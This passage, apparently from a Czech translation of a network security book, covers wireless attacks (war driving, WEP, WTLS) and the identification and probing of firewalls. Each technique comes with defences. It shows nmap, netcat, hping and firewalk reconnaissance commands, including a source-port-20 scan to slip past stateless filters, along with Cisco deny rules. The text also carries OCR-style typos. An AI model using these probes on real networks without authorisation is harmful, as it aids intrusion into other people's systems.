„Bojová jízda“ (War Driving) je nejjednodušší metoda, jak napadnout bezdrátovou síť. K uskutečnění tohoto útoku budete potřebovat laptop, síťovou kartu pro bezdrátovou komunikaci a možná i anténu. Budete také potřebovat některého z bezdrátových snifferů, jako je například AiroPeek nebo Sniffer Wireless. Vezměte své vybavení a procházejte se nebo jedete autem (pozor, neříďte pod vlivem hackingu!) oblastí, kde je pravděpodobná vysoká koncentrace bezdrátových přenosů dat (byznys centra, průmyslové zóny atd.). Vaše síťová karta pravděpodobně zachytí mnoho různorodých informací, které se dají snadno použít k získání přístupu do odpovídajících podnikových sítí (a to přímo u budovy cílové organizace a za nepozorovaného obcházení přísně střeženého firewallu). Tento útok se velmi jednoduše realizuje a může vést od jednoduchého prosakování informací až k vážnému narušení bezpečnosti celé podnikové sítě.

Prvním krokem na cestě k ovládnutí sítě je odposlechnutí SSID (Service Set Identifier - identifikátoru souboru služeb), který je v podstatě jménem bezdrátové LAN. Odposlechnuté SSID lze použít k získání přístupu do bezdrátové sítě prostřednictvím IP adresy přidělované DHCP protokolem. Mnozí dodavatelé bezdrátových LAN se snaží zabránit tomuto útoku tím, že povolují přístup pouze definovaným MAC adresám. MAC adresu však lze podvrhnout a přístup tak přesto získat. Pokud se útočníkovi žádný z výše popsaných postupů nepodaří aplikovat, stále ještě má možnost napadnout WEP pomocí metody popsané níže.

## Obrana proti „Bojové jízdě“

V každém případě byste měli používat standardní metody kontroly přístupu (SSID a omezení přístupu na základě MAC adres), které je možné doplnit implementací interního firewallu, a některé metody šifrování dat (např. IPSec). Můžete také odstínit budovu tak, aby rádiové signály neunikaly do nechráněného okolí.

## Útok na WEP

Rozšířenost	<b>8</b>
Složitost	<b>3</b>
Dopad	<b>7</b>
Celkové riziko	<b>6</b>

WEP je zkratka „Wired Equivalent Privacy“ (bezdrátové soukromí) a jeho cílem je chránit data přenášená prostřednictvím IEEE 802.11. Nikita Borisov, Ian Goldberg a David Wagner však v IEEE 802.11 a WAP odhalili několik slabých míst. Tyto nedostatky umožňují podniknout útoky založené na zneužití implementace šifry RC4 používané ve WEP a možnosti s 50% pravděpodobností na každých 4 823 paketů zopakovat IV (inicializační vektor). Útoky vedou k úniku informací nebo k narušení integrity dat. Podobné útoky však vyžadují velmi hluboké znalosti bezdrátových sítí a souvisejících zařízení.

Na Marylandské univerzitě objevila další skupina výzkumníků útok proti WEP a WEP2, který umožňuje pomocí vhodné analýzy paketů rozšifrovat přenášená data. Podstata útoku opět spočívá ve znovupoužití IV. Inicializační vektor je generován z klíčů specifikovaných uživatelem a je používán k šifrování paketů přenášených vzduchem.



## Obrana proti útokům na WEP

Doporučujeme použití některé z technologií jako: VPN, IPSec, SSL, SSH a autentizační mechanizmy, jako je například Kerberos.

## WAP (Celulární telefon)

V poslední době se objevily technologie, které umožňují přístup do Internetu pomocí celulárních telefonů. Jednou z těchto technologií je WAP (Wireless Application Protocol - bezdrátový aplikační protokol). WAP obsahuje vrstvy síťových protokolů, které odpovídají TCP/IP protokolům používaným v Internetu. V následující sekci si popíšeme útok proti WTLS (Wireless Transport Layer Security - zabezpečení bezdrátové transportní služby), který je ekvivalentem SSL/TLS v TCP/IP a slouží k zajištění integrity a utajení dat.

## Útok na WAP/WTLS



Rozšířenost	4
Složitost	2
Dopad	6
Celkové riziko	4

Markku-Juhani Saarinen z Finska publikoval dokument, ve kterém popsal několik metod útoků na WTLS. Úkolem WTLS je chránit data přenášená mezi celulárním telefonem a WAP bránou. Mezi metody útoků patří:

- Rekonstrukce dat pomocí vybraného prostého textu
- Zkrácení datagramu
- Kopírování zpráv
- Zkrácené vyhledávání klíče

Všechny tyto metody fungují díky špatnému návrhu a implementaci protokolu. Další informace o těchto i dalších útocích najdete v následujících dokumentech:

### Nedostatky protokolu IEEE 802.11

- Bezpečnost algoritmu WEP
- „Vaše holá síť 802.11“
- Aktualizace bezpečnosti WEP od Wi-Fi (WECA)
- uživatelská skupina bezdrátových sítí z Bay Area

<http://www.bawug.org/>

### Útok proti WAP protokolu WTLS

- Bezpečnost ve WTLS
- Airo Peek - analyzátor bezdrátového protokolu
- Bezdrátový Sniffer

## SHRNUTÍ

V této kapitole jsme ukázali, jak detektovat síťová zařízení, jak je identifikovat pomocí pročítání bannerů a dalších speciálních technik (port 1999 na směrovačích Cisco).

Analyzovali jsme nebezpečí plynoucí ze špatně nakonfigurovaného SNMP a implicitních jmen komunit. Navíc jsme se zmínili o různých kontech, která realizují zadní vrátka do mnoha zařízení. Probírali jsme také způsoby, kterými lze získat konfigurační soubory síťových zařízení.

Popsali jsme rozdíly mezi sdílenými a přepínanými sítěmi a ukázali si, jak lze získávat citlivé informace pomocí analyzátorů paketů. Na závěr jsme probrali metody odposlechu v přepínaných sítích a metody přesměrování toku dat pomocí SNMP a nedostatků protokolu RIP.

Nakonec jsme si popsali dvě nejpoužívanější bezdrátové technologie a jejich potenciální bezpečnostní nedostatky. V reálu jsou některé útoky tak jednoduché, že mohou snadno porušit bezpečnost vaší bezdrátové sítě. Ostatní útoky vyžadují více času a znalostí, ale s postupem času budou pro útočníka zřejmě jedinou možností, jak efektivně do bezdrátových sítí proniknout.

Nedostatky protokolů používaných v bezdrátových sítích lze eliminovat pečlivou konfigurací sítí a implementací dalších zabezpečovacích protokolů na jiných síťových vrstvách. Nutno také poznamenat, že „bezdrátové“ protokoly jsou neustále revidovány a aktualizovány organizacemi, jako je IEEE, WECA a WAP fórum. Existuje také software od třetích stran, který pomáhá vývojářům ve vývoji bezpečnějších aplikací pro bezdrátové sítě.

# Kapitola 11

Firewally

Od dob, kdy Cheswick a Bellovin napsali svoji knihu o budování firewallů a pronásledování lstivého hackera Berferda, je považováno umístění počítače do Internetu, aniž by byl chráněn firewalllem, za bezmála sebevražedné. Témef stejně sebevražedné je rozhodnutí ponechat činnosti spojené s údržbou a správou firewallů na bedrech sírového administrátora. Tito lidé sice mohou dobre chápat principy fungování firewallů, ale většinou nemají čas se podrobne zabývat počítačovou bezpečností ani zcela nechápou mentalitu a techniky opravdového hackera. Důsledkem je pak nedostatečná, až chybná konfigurace firewallů, která umožní proniknutí hackera do útrob chráněné sítě.

## TYPY FIREWALLŮ

Na trhu firewallů dnes dominují dva typy: aplikační proxy servery a paketové filtry. Zatímco aplikační proxy servery jsou považovaný za bezpečnejší, hodí se díky své restriktivní podstatě a limitované výkonnosti spíše k řízení toku dat plynoucího směrem ven ze společnosti než ke kontrole toku dat směřujícího dovnitř na webový server společnosti. Naopak paketové filtry můžeme najít v mnoha velkých organizacích, které kladou vysoké nároky na kapacitu pfenášených dat a kvantitu spojení pcházejících z Internetu.

Nyní existuje obrovské množství sítí chráněných pred dotérnými hækery pomocí firewallů. V žádném případě však nelze říci, že tato ochrana je stoprocentní. Každý rok je téměř v každém firewallu na trhu objevena bezpečnostní chyba. Horší však je, že mnoho firewallů je chybně nakonfigurováno nebo ponecháno bez dozoru. Takováto zafízení představují doširoka otevřenou bránu do rádoby zabezpečené sítě.

Naopak dobré navržený, nakonfigurovaný a administrovaný firewall je témef neproniknutelný. Většina zkušených útočníků to ví, a raději se pokusí zabezpečovací mechanismy firewallů obejít využitím slabé prístupové politiky organizace nebo se do vnitřní sítě pokusí proniknout jinými, méně chráněnými prístupovými body, jako jsou například modemová připojení.

Jako administrátori musíme velmi dobre znát metody, které hækéri používají k prolomení firewallů. V této kapitole budeme mluvit o typických technikách používaných k detekci firewallů a ke zjištění jeho konfigurace. Také si popíšeme několik metod proniknutí skrze firewall. U každého útoku popíšeme způsob jeho detekce a jak mu zabránit.

## IDENTIFIKACE FIREWALLU

Většina firewallů zanecháva svoji prítomností v síti jednoznačnou elektronickou stopu. To znamená, že pomocí skenování a procítání úvodních bannerů může útočník poměrně snadno zjistit typ, verzi a konfigurační pravidla témef každého firewallu. Proč je tato identifikace tak důležitá? Protože na základě téhoto údajů si může útočník vytvořit predstavu o slabých místech zafízení a metodách jejich využití k průniku.



## Přímé skenování: Snadno detekovatelná technika

Rozšířenost	<b>10</b>
Složitost	<b>8</b>
Dopad	<b>2</b>
Celkové riziko	<b>7</b>



Nejjednodušší způsob, jak identifikovat váš firewall, je skenování specifických portů. Stačí pouze vědět, co hledat. Například Check Point Firewall-1 naslouchá na TCP portech 256, 257 a 258. Microsoft Proxy server obvykle na TCP portech 1080 a 1745. Není nic jednoduššího, než najít v síti tento typ firewallů, například pomocí skeneru nmap následujícím způsobem:

```
nmap -n -vv -PO -p256,1080,1745 192.168.50.1-60.254
```



Použití prepínače **-PO** zakáže ICMP ping před samotným skenováním. Vetsinaprofirewallu totiž neodpovídá na ICMP echo requesty.

Tuto snadno detekovatelnou metodu však použije pouze průměrný útočník. Existují mnohem rafinovanější metody, které mohou detekci útoku podstatně ztížit. Je to například randomizace skenovaných adres, cílových a odchozích portů, používání klamných počítačů a použití distribuovaných skenů.



Pokud se domníváte, že váš systém detekce průniků (IDS - Intrusion Detection System) je schopen tyto rafinované metody detektovat, uvědomte si následující. Většina IDS systému je schopná v implicitní konfiguraci detektovat pouze nejnápadnější skeny. Pokud konfiguraci sami nevypladíte, většinu útoku vůbec nezaregistroujete. Pokud si chcete ověřit, jak se váš systém zachová v případě randomizovaného skenu, můžete použít Perl scripty, které najdete na <http://www.hackingexposed.com>.



## Obrana proti přímému skenování

Metody obrany proti přímému skenování jsou ve velké míře shodné s metodami popsanými v kapitole 2. Musíte buď blokovat tyto typy skenů na hraničních směrovačích nebo použít některý IDS, ať již komerční nebo volné šířitelný.

### Detekce

Nezapomeňte, že většina konfiguraci IDS neodhalí rafinovanější metody skenování, je tedy třeba jejich konfiguraci doladit. Jak na to, se dozvíte v dokumentaci. Například v případě programu RealSecure 3.0 bude pravděpodobně nutné zvýšit jeho citlivost ke skenům jednotlivých portů. Lze to provést následujícím způsobem:

1. Vyberte a upravte Network Engine Policy.
2. Zvolte Port Scan a stiskněte tlačítko Options.
3. Zmeňte položku Ports na 5.
4. Zmeňte položku Delta na 60 sekund.

Jestliže například používáte produkt Firewall-1 pro Unix, můžete použít utilitu Lance Spitznera pro detekci skenů (<http://www.enteract.com/~lspitz/intrusion.html>). Jak již bylo řečeno v kapitole 2, jeho alert.sh skript nakonfiguruje CheckPoint Firewall-1 tak, že bude detektovat a monitorovat skeny portů a v případě jejich uskutečnění spustí takzvaný uživatelem definovaný poplach (User Defined Alert).

## Prevention

Pokud chcete skenování portů na firewallu zakázat, musíte tyto porty zablokovat na směrovacích nacházejících se před firewallem. Pokud jsou tato zařízení administrována vaším poskytovatelem připojení do Internetu, musíte ho kontaktovat s žádostí o zablokování příslušných portů. Pokud se o směrovače staráte sami, můžete například v případě směrovače Cisco použít následující pravidla:

```
acces-list 101 deny tcp any any eq 256 log ! Blokování Firewall-1skenu
acces-list 101 deny tcp any any eq 257 log ! Blokování Firewall-1skenu
acces-list 101 deny tcp any any eq 258 log ! Blokování Firewall-1skenu
acces-list 101 deny tcp any any eq 1080 log ! Blokování Socks skenu
acces-list 101 deny tcp any any eq 1745 log ! Blokování Winsock skenu
```

### Poznámka

Pokud budete na hraničních směrovacích blokovat porty 256-258 vašeho CheckPoint firewallu, ztratíte možnost administrace firewallu z Internetu.

### Tip

Správce směrovačů Cisco by neměl mít s aplikováním filtrů žádné problémy. Stačí se přepnout do režimu enable, zadat výše uvedené řádky, opustit režim enable a zadat write. Tím budou nová pravidla uložena do konfiguračního souboru směrovače.

Nezapomeňte, že pokud vaše směrovače již v implicitní konfiguraci neblokují všechny pakety, kromě těch povolených definovanými pravidly, je třeba to zajistit následujícím pravidlem:

```
access-list 101 deny ip any any log ! Blokovat a logovat každý paket, který projde predchozimi pravidly
```

### Tip

Před aplikováním těchto pravidel prověřte, zda nenaruší funkčnost vaší sítě.

## Trasování

Rozšířenost	10
Složitost	8
Dopad	2
Celkové riziko	7

Poněkud méně nápadný a jemnější způsob vyhledávání firewallů v síti spočívá v použití programu traceroute a trochy dedukce. Linuxová verze programu traceroute má přepínač **-I**, který způsobí, že místo paketů UDP budou k trasování použity pakety ICMP.

```
[sm]$ traceroute -I 192.168.51.100
traceroute to 192.168.51.100 (192.168.51.100), 30 hops max, 40 byte packets
 1 attack-gw (192.168.50.21) 5.801 ms 5.105 ms 5.445 ms
 2 gw1.smallisp.net (192.168.51.1)
 3 gw2.smanisp.net (192.168.52.2)

...
13 hssi.bigisp.net (10.55.201.2)
14 serial1.bigisp.net (10.55.202.1)
15 192.168.51.101 (192.168.51.100)
```

Je pravděpodobné, že zařízení těsně před cílovým serverem (má IP adresu 10.55.202.1) je firewall. Nelze to ale prohlásit s určitostí. Pokud si chceme být jisti, musíme použít některou z méně jemných metod.

Předchozí příklad ovšem funguje pouze v případě, že všechny směrovače mezi vámi a cílovým serverem reagují na vynulování TTL položky v IP datagramu ICMP paketem TTL expired. Některé směrovače a většina firewallů však bývají nakonfigurovány tak, že ICMP TTL expired pakety nevracejí. A to jak pro příchozí ICMP, tak pro příchozí pakety UDP. V takovýchto případech můžeme dedukovat, že poslední zařízení, které se v seznamu programu traceroute objevilo, je buď plně nakonfigurovaný firewall nebo minimálně první směrovač, který na cestě blokuje TTL expired pakety. V následujícím příkladu se jedná o client-gw.smallisp.net:

```
1 stoniface (192.168.10.33) 12.640 ms 8.367 ms
2 gw1.localisp.net (172.31.10.1) 214.582 ms 197.992 ms
3 gw2.localisp.net (172.31.10.2) 206.627 ms 38.931 ms
4 dsl.localisp.net (172.31.12.254) 47.167 ms 52.640 ms

...
14 ATM6.LAX2.BIGISP.NET (10.50.2.1) 250,030 ms 391.716 ms
15 ATM7.SDG.BIGISP.NET (10.50.2.5) 234.668 ms 384.525 ms
16 client-gw.smallisp.net (10.50.3.250) 244.065 ms !X * *
17 * * *
18 * * *
```

## Obrana proti trasování

Zabránit prosakování informací pomocí traceroute lze nastavením pokud možno všech směrovačů a firewallů v síti tak, aby nevraceely ICMP TTL expired pakety.

### Detekce

Detekovat standardní tracerouty na hraničních směrovačích lze pomocí monitorování ICMP a UDP paketů s hodnotou TTL rovnou 1.

## Prevence

Používání traceroute k monitorování sítě lze zabránit nastavením hraničních směrovačů tak, aby neodpovídaly ICMP paketem TTL expired v případě, že příjmu paket s položkou TTL rovnou 0 nebo 1. Na směrovacích Cisco toho lze dosáhnout následujícím pravidlem:

```
access-list 101 deny ip any any 11 0 ! vyprseni ttl
```

## Pročítání úvodních bannerů



Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>3</b>
Celkové riziko	<b>7</b>

Protože mnoho firewallů nenaslouchá na definovaných portech jako CheckPoint nebo Microsoft, je třeba použít k jejich identifikaci jiné metody. V kapitole 3 jsme se naučili, jak určit jméno aplikace a její verzi prostým připojením a přečtením úvodního banneru. Podobně lze identifikovat i firewall. Mnoho firewallů (ve většině případů se jedná o proxy servery) na sebe vyzradí spoustu podrobností hned po pouhém připojení. Lze tak zjistit nejenom to, že zařízení, na které jste se právě připojili, je firewall, ale lze určit i jeho typ a verzi. Když se například programem netcat napojíme na port 21 (FTP) počítače, o kterém se domníváme, že je firewall, můžeme získat zajímavé informace:

```
C:\> nc -v -n 192.168.51.129 21
(UNKNOWN) [192.168.51.129] 21 (?) open
220 Secure Gateway FTP server ready.
```

Banner „Secure Gateway FTP server ready“ je příznakem toho, že na počítači běží starší Eagle Raptor firewall. To potvrdí i připojení na port 23 (TELNET):

```
C:\> nc -v -n 192.168.51.129 23
(UNKNOWN) [192.168..51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

A pokud stále nevěříte, že se jedná o firewall, můžete ještě prověřit port 25 (SMTP):

```
C:\> nc -v -n 192.168.51.129 25
(UNKNOWN) [192.168..51.129] 25 (?) open
421 fw3.acme.com Sorry, the firewall does not provide mail service to you.
```

Jak je vidět z předchozích příkladů, mohou bannery poskytnout útočníkovi mnoho cenných informací. Na základě těchto informací může útočník využít všech známých chyb implementace nebo obecných chyb konfigurace firewallů.



## Obrana proti pročítání bannerů

Obrana spočívá v nadefinování bannerů, které případnému útočníkovi nijak neulehčí jeho průnik do systému. Dobrý banner může naopak podávat informace o tom, že jakýkoli průnik do systému je nelegální a že všechny pokusy o napojení budou logovány. Způsob předefinování bannerů závisí na použitém systému.

### Prevence

Konkrétní změny bannerů lze většinou dosáhnout změnou konfiguračních souborů daných služeb. V případě Eagle Raptor firewallu lze modifikovat ftp a telnet bannery editací souborů ftp.motd a telnet.motd. Konkrétní informace najeznete buď v dokumentaci nebo u dodavatele systému.

## Pokročilé vyhledávání firewallů

Pokud nepřinese přímé skenování, trasování ani studium bannerů žádné výsledky, může se útočník pokusit identifikovat firewall pomocí skenování serverů skrytých za ním. Analýzou výsledků lze odhalit nejen firewall, ale i pravidla (filtry), která jsou na firewallu definována.

### Jednoduchá analýza programem nmap

Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>3</b>
Celkové riziko	<b>7</b>

Skenujeme-li programem nmap cílový počítač, získáváme nejen informace o tom, které porty jsou otevřeny a které uzavřeny, ale i informace o tom, které porty jsou blokovány. Přítomnost nebo nepřítomnost informace o jednotlivých portech může vypovídat o konfiguraci firewallu umístěného mezi námi a cílovým počítačem.

Pokud je port blokován, resp. filtrován, projeví se to na straně programu nmap jedním ze tří příznaků:

- nebyl přijat paket SYN/ACK
- nebyl přijat paket RST/ACK
- byla přijata zpráva ICMP typu 3 (cíl nedostupný) s kódem 13 (komunikace zakázána administrátorem - [RFC1812D])

Pokud nastane libovolná z těchto tří situací, nmap oznámí, že port je filtrován (filtered). V následujícím příkladu skenujeme počítač www.mycompany.com. Nmap přijme během skenování dva ICMP pakety (typ 3, kód 13), ze kterých je zřejmé, že firewall mezi námi a serverem www.mycompany.com blokuje porty 23 a 111.

```
[root] # nmap -p20,21,23,53,80,111 -PO -vv 192.168.51.100
Starting nmap V.2.08 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
```

```

Initiating TCP connect() scan against (192.168.51.100)
Adding TCP port 53 (state Open).
Adding TCP port 111 (state Firewalled).
Adding TCP port 80 (state Open).
Adding TCP port 23 (state Firewalled).
Interesting ports on (192.168.51.100):
  Port      State       Protocol     Service
  23      filtered    tcp          telnet
  53      open        tcp          domain
  80      open        tcp          http
  111     filtered   tcp          sunrpc

```

Tyto porty jsou ve výstupu programu nmap popsány stavem „firewalled“. Odpovídající pakety ICMP můžeme vidět i ve výstupu programu tcpdump:

```

23:14:01.229743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
Unreachable - admin prohibited filter
23:14:01.979743 10.55.2.1 > 172.29.11.207: icmp: host 172.32.12.4
Unreachable - admin prohibited filter

```

Jak nmap asociouje tyto pakety s originálními (odchozími)? Veškerá potřebná informace je obsažena v paketu ICMP. Číslo blokovaného portu je uvedeno v ICMP hlavičce (bajt 0x41) a IP adresa firewallu je v hlavičce IP datagramu (začíná bajtem 0xb), ve kterém je paket ICMP zapouzdřen.

Zbývá popsat poslední stav portu zobrazovaný programem nmap. Jedná se o stav „unfiltered“ (nefiltrovaný). Tento stav se objeví v případě, že skenujete více portů a nmap dostane zpět paket RST/ACK. Může to znamenat, že nás sken prošel skrz firewall a cílový počítač na daném portu nenaslouchá (vrací RST paket) nebo že firewall odpovídá paketem RST/ACK místo cílového počítače. Druhá možnost nastává například u CheckPoint firewallu v případě, že je na daný port nakonfigurováno pravidlo REJECT. Výstup programu nmap pak může vypadat takto:

```

[root] # nmap -sS -p1-300 172.18.20.55
Starting nmap V.2.08 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)

Interesting ports on (172.18.20.55):
  (Not showing ports in state: filtered)
  Port      State       Protocol     Service
  7      unfiltered  tcp          echo
  53     unfiltered  tcp          domain
  256    open        tcp          rcp
  257    open        tcp          set
  258    open        tcp          yak-chat
Nmap run completed - 1 IP address (1 host up) scanned in 15 seconds

```

**Následuje výpis odpovídajících paketů RST/ACK zachycených programem tcpdump.**

```

21:26:22.742482 172.18.20.55.258 > 172.29.11.207.39667: S
415920470:1415920470(0) ack 3963453111 win 9112 <mss 536> (DF)
(ttl 254, id 50438)
21:26:23.282482 172.18.20.55.53 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44, id 50439)

```

```
21:26:24.362482 172.18.20.55.257 > 172.29.11.207.39667: S
1416174328:1416174328(0) ack 3963453111 win 9112 <mss 536>
(DF) (ttl 254, id 50440)
21:26:26.282482 172.18.20.55.7 > 172.29.11.207.39667:
R 0:0(0) ack 3963453111 win 0 (DF) (ttl 44, id 50441)
```

## Obrana proti jednoduché analýze programem nmap

### Detekce

Způsoby detekování nmap skenů byly popsány v kapitole 2.

### Prevence

Zablokovat na směrovači odesílaní paketů ICMP typu3 kód 13. Na směrovacích Cisco to lze provést příkazem:

```
no ip unreachables
```



## Identifikace portů

Rozšířenost	5
Složitost	6
Dopad	7
Celkové riziko	6

Některé firewally vrací unikátní sekvenci čísel, která je odlišuje od ostatních zařízení podobného typu. Například CheckPoint Firewall-1 vrátí sérii čísel při navázání spojení na TCP portu 257.

```
[root]# nc -v -n 192.168.51.1 257
(UNKNOWN) [192.168.51.1] 257 (?) open
      30000003
[root]# nc -v -n 172.29.11.191 257
(UNKNOWN) [172.29.11.191] 257 (?) open
      31000000
```



## Obrana proti identifikaci portů

### Detekce

Pomocí programu RealSecure lze detekovat napojení na porty definováním události connection event:

1. Editujte bezpečnostní politiku.
2. Vyberte tabulku Connection Events.
3. Stiskněte tlačítko Add Connection a vyplňte položku pro CheckPoint.

4. Vyberte v menu položku Destination a stiskněte tlačítko Add.
5. Vyplňte službu a port. Stiskněte OK.
6. Vyberte New port a stiskněte opět OK.
7. Stiskněte OK.

## Prevence

Na hraničním směrovací můžete zablokovat TCP port 257 firewallu. Na směrovací Cisco to lze provést definováním následujícího pravidla:

```
access-list 101 deny tcp any any eq 257 log ! Blokování skenu Firewallu-1
```

# SKENOVÁNÍ SKRZ FIREWALLY

Tato sekce neobsahuje žádné zázračné návody na vyřazení firewallu z provozu, ale popisuje některé techniky, které umožňují získat citlivé informace o možných cestách skrz nebo okolo firewallu.

## Generování testovacích paketů



Rozšířenost	<b>3</b>
Složitost	<b>4</b>
Dopad	<b>8</b>
Celkové riziko	<b>5</b>

Program hping (<http://www.kyuzz.org/antirez/hping.html>) autora Salvátore Sanfilippa je schopen posílat TCP pakety na zadaný port a vypisovat odezvy, které tyto pakety vytvoří. Pomocí hping lze odhalit otevřené a blokované porty i zahozené a odmítnuté pakety.

V následujícím příkladu ověříme, že port 80 cílového počítače je otevřen a připraven k navázání spojení:

```
[root]# hping 192.168.51.101 -c2 -S -p80 -n
HPING www.yourcompany.com (eth0 172.30.1.20): S set, 40 data bytes
60 bytes from 172.30.1.20: flags=SA seq=0 ttl=242 id=65121 win=64240
time=144.4 ms
```

Připravenost portu akceptovat spojení je zřejmě z toho, že je nastaven flag SA (tj. paket SYN/ACK).

Víme tedy o otevřeném portu na cílovém počítači, ale dosud nemáme ponětí o tom, kde se nachází firewall. Následujícím příkazem se to pokusíme zjistit:

```
[root]# hping 192.168.51.101 -c2 -S -p23 -n
HPING 192.168.51.101 (eth0 172.30.1.20): S set, 40 data bytes
ICMP Unreachable type 13 from 192.168.70.2
```

Ted' je téměř jasné, že 192.168.70.2 je firewall, který blokuje port 23 cílového počítače. Jinými slovy, pokud je 192.168.70.2 směrovač Cisco, jeho konfigurační soubor s velkou pravděpodobností obsahuje rádek:

```
access-list 101 dény tep any any 23 ! telnet
```

Pokud v dalším testu přijmeme jako odpověď paket RST/ACK, znamená to, že testovací paket prošel přes firewall, ale cílový počítač na testovaném portu nenaslouchá nebo že mezi námi a cílovým počítačem stojí firewall, který paket odmítl.

```
[root]# hping 192.168.50.3 -c2 -S -p22 -n
```

```
HPING 192.168.50.3 (eth0 192.168.50.3): S set, 40 data bytes
60 bytes from 192.168.50.3: flags=RA seq=0 ttl=59 id=0 win=0 time=0.3 ms
```

Skutečně. Flag RA identifikuje vrácený paket RST/ACK. A protože jsme v předchozích testech přijali od 192.168.70.2 ICMP paket typ 13, můžeme dedukovat, že náš paket na portu 22 byl firewallem propuštěn, ale že cílový počítač na portu 22 neposlouchá.

Je třeba podotknout, že například CheckPoint firewall vrací programu hping paket, který sice má odchozí IP adresu shodnou s IP adresou cílového počítače, ale ve skutečnosti je vrácen již samotným firewallem. Firewall tedy provádí IP spoofing cílového počítače. Pokud tedy útočník provádí tento test ze vzdálené sítě, není schopen rozpoznat, jestli odpovídá cílový počítač nebo firewall. MAC adresa, podle které by to mohl poznat, se totiž nikdy nedostane až k jeho počítači.

Také je třeba si uvědomit, že pokud všechny pakety blokuje přímo firewall, nedostaneme většinou na náš test žádnou odpověď:

```
[root]# hping 192.168.50.3 -c2 -S -p22 -n
HPING 192.168.50.3 (eth0 192.168.50.3): S set, 40 data bytes
```

Tento výsledek může tedy znamenat dvě věci. Bud' se náš testovací paket ztratil někde v síti a nedorazil až k cílovému počítači nebo, a to je pravděpodobnější, firewall (192.168.70.2) náš paket zahodil.



## Obrana proti testovacím paketům

### Prevence

Prevence testů pomocí programu hping je složitá. Nejlepší věc, kterou lze udělat, je blokovat ICMP pakety typ 3 kód 13.



## Utilita firewaik

Rozšířenost	<b>3</b>
Složitost	<b>3</b>
Dopad	<b>8</b>
Celkové riziko	<b>4</b>



Jedná se o utilitu, která je schopna odhalit, které porty cílového serveru jsou skrz firewall dostupné, aniž by bylo nutné skenovat přímo cílový server. Utilitu vytvořil Mike Schiffman alias Route a Dave Goldsmith. Najít ji můžete na následující adrese: <http://www.packetfactory.net/projects/firewalk/>.

Firewalk generuje IP pakety s hodnotou TTL tak velkou, aby vypršela (dosáhla nulové hodnoty) na uzlu těsně za firewallem. Pokud má tedy paket přístup přes firewall povolen, expiruje těsně po jeho průchodu a způsobí vygenerování ICMP zprávy expirace TTL během přenosu (TTL expired in transit). Když je naopak paket na firewallu filtrován, bude zahozen s tím, že firewall vygeneruje nám již dobře známou ICMP zprávu typu 3 kód 13.

```
[root]# firewalk -pTCP -S135-140 10.22.3.1
192.168.1.1
Ramping up hopcounts to binding host...
probe: 1 TTL: 1 port 33434: expired from [exposed.acme.com]

probe: 2 TTL: 2 port 33434: expired from [rtr.isp.net]

probe: 3 TTL: 3 port 33434: Bound scan at 3 hops [rtr.isp.net]
port 135: open
port 136: open
port 137: open
port 138: open
port 139: *
port 140: open
```

Program firewalk však nefunguje s firewally, které testují TTL ještě před tím, než na paket aplikují své filtry. Takové firewally vrátí na každý přijatý paket ICMP zprávu TTL expired. To má za důsledek, že firewalk potom identifikuje všechny porty jako otevřené.



## Obrana proti programu firewalk

### Prevence

Můžete blokovat ICMP pakety TTL expired na vnějším rozhraní firewallu nebo směrovače. To však může mít za následek zhoršení kvality poskytovaných služeb, protože právoplatní uživatelé pak nebudou mít možnost analyzovat případné problémy spojení.



## Útoky ze zdrojových portů

Pokud je jako paketový filtr použit například směrovač Cisco, má to jednu zásadní nevýhodu. Operační systém tohoto směrovače neudržuje status spojení. Co to znamená? Jestliže filtr neudržuje status spojení, nedokáže určit, zda bylo spojení iniciováno z vnější nebo vnitřní strany firewallu. Hacker tedy může jako odchozí port pro své útoky použít některý z běžně firewallem povolených portů, jako například 53 (DNS zone transfery) nebo 20 (FTP data).

Jestli firewall (paketový filtr) umožňuje průchod skenovacích paketů například ze zdrojového TCP portu 20 (FTP data), lze ověřit programem nmap:

```
nmap -sS -PO -g 20 -p 139 10.1.1.1
```

## Poznámka

Pokud chceme použít při skenování programem nmap statický odchozí port (20), musíme použít takzvanou SYN techniku skenování.

V obvyklém případě musí firewall na bázi paketového filtru povolovat všechna spojení z vnějšího portu 20 na porty s vysokými čísly ve vnitřní síti. Jenom tak bude fungovat datový kanál z vnější sítě do vnitřní.



Protože firewall na bázi paketového filtru neudržuje status spojení, bude akceptovat všechny pakety, které přijdou z vnější sítě z TCP portu 20 a budou určeny pro porty s vysokými čísly za firewallem.



Pokud nmap nahlásí otevřené porty, neudržuje firewall status spojení a útočník může zaútočit na systémy za firewallem. Popišme si podrobněji, jak může takový útok vypadat:

Pokud tedy zjistíme, že firewall neudržuje status spojení, můžeme z povolených portů zaútočit na systémy za firewallem pomocí nějakého „port redirektoru“, jako je například Fpipe. Na redirektoru nastavíme odchozí port na 20 a můžeme začít zkoušet jednotlivé metody průniků do systémů za firewallem.



## Obrana proti útokům ze zdrojových portů

### Prevence

Řešení problému s filtry, které neudržují status spojení, je jednoduché, ale nepopulární. Buď je třeba zakázat všechny služby, které tento průnik umožňují (jako je FTP a všechny další služby, které používají ke komunikaci více než jeden port), nebo přejít na filtr udržující status spojení, případně na firewall založený na aplikačních proxy serverech, který umožňuje lépe kontrolovat příchozí a odchozí spojení.

## FILTROVÁNÍ PAKETŮ

Všechny paketové filtry (CheckPoint Firewall-1, Cisco PIX, Cisco IOS atd.) rozhodují o tom, zda pakety propustí do (resp. z) chráněné sítě na základě pravidel nebo tzv. seznamů pravidel přístupů (ACL - Access Control Lists). Tato pravidla jsou většinou velmi pečlivě navržená, ale lze najít i firewalls s až příliš liberálními pravidly, která umožňují průchod paketům, jež by se správně neměly v chráněné síti vůbec vyskytovat.

### Liberální ACL



Rozšířenost	<b>8</b>
Složitost	<b>2</b>
Dopad	<b>2</b>
Celkové riziko	<b>4</b>

